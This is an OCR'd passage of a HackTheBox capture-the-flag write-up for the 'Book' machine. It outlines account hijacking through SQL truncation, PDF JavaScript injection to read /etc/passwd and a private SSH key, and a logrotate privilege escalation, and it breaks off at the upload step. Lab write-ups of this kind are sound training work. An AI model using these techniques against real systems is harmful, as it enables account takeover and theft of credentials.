
HackTheBox : Book

@muemmelmoehre

July 12, 2020

Book was a medium rated Linux box on the platform *hackthebox.eu* at the IP address *10.10.10.176*. The box got retired on July, 11 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline


1. Discover user and admin web panel. Notice the character limitations for user name and email address in the source code.
2. Abuse these limitations to hijack the *admin* account.
3. Upload a pdf that contains injected `JavaScript` in order to read local files on the box.
4. Discover user *reader* in `/etc/passwd`. Grab the user flag and *reader*'s private `ssh` key via the file read.
5. `SSH` in as *reader* and notice the log files in `/home/reader`. Discover `logrotate`.
6. Use `logrotten` to obtain a high privilege shell.
7. As *root*, grab the root flag.

2 Details


2.1 Initial foothold

2.1.1 Web enumeration

The initial `nmap` scan shows a web server on port `80`. The web page greets us with a login form and the possibility to register for a new account :




With the help of a little fuzzing, we quickly discover the admin panel at `http://10.10.10.176/admin/` :




After signing up[1], we snoop around the application portal and discover the *admin*'s email address `admin@book.htb` in a contact form :

[1]The actual account details don't matter at this point; we're simply exploring the application.



When reviewing the source code of the login page, we notice that there is a size limitation on both the user name and the email address :


- The user name is supposed to be 10 characters or shorter.
- The email address is expected to be 20 characters or shorter.




These comments hint that the portal might be vulnerable to `SQL` truncation. Time to attack!


2.1.2 SQL truncation

With the *admin*'s email address in hand, we're able to hijack the *admin* account by signing up for another account using the *admin*'s email address. As the authentication form demands the email address and not the user name, we know that we'll have to exploit the truncation in the email address. We use some random data for the sign up and intercept the resulting `POST` request with *Burp Suite* :


LIBRARY - Read | Learn | Have Fun - Mozilla Firefox
LIBRARY - Read | Learn | Ha
book.htb
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
Welcome Back!
To keep connected with us please login with your personal info
SIGN IN
Create Account
or use your email for registration
bob
bob@burgers.com
SIGN UP



In the intercepted request, we replace our dummy email address by the *admin*'s email address, followed by six space characters and (at least) one character at the end. The goal here is to create an unique email address that will be identical to the *admin*'s after truncation. That trailing character at the end is necessary to pass the check for duplicate email addresses during sign-up. In addition to that, our newly forged email address needs to be URL encoded[2] to ensure that the space characters get interpreted as integral part of the email address :




[2]URL encoded space characters are displayed as + signs.

From the hint in the source code, we know that the email address is expected to have a size of 20 characters or less. This indicates a character limitation in the database[3]; the corresponding column in the database's table can only handle values up to 20 characters, every additional character gets truncated.
We're now able to simply log into the admin panel at `http://10.10.10.176/admin/` with `admin@book.htb` and the password from the account we just created :

The user list in the admin panel confirms that the database indeed truncates the email address value after 20 characters; the email address listed for our user *bob* is `admin@book.htb`[4] :


[3]This is, of course, just a hypothesis at this point; the fact that the exploit works will confirm it in a few moments.
[4]`%40` is the URL encoded `@` character.



2.2 User


Each regular user can upload "Book Submissions", i. e. upload `pdf` and text files[5] through the web portal :

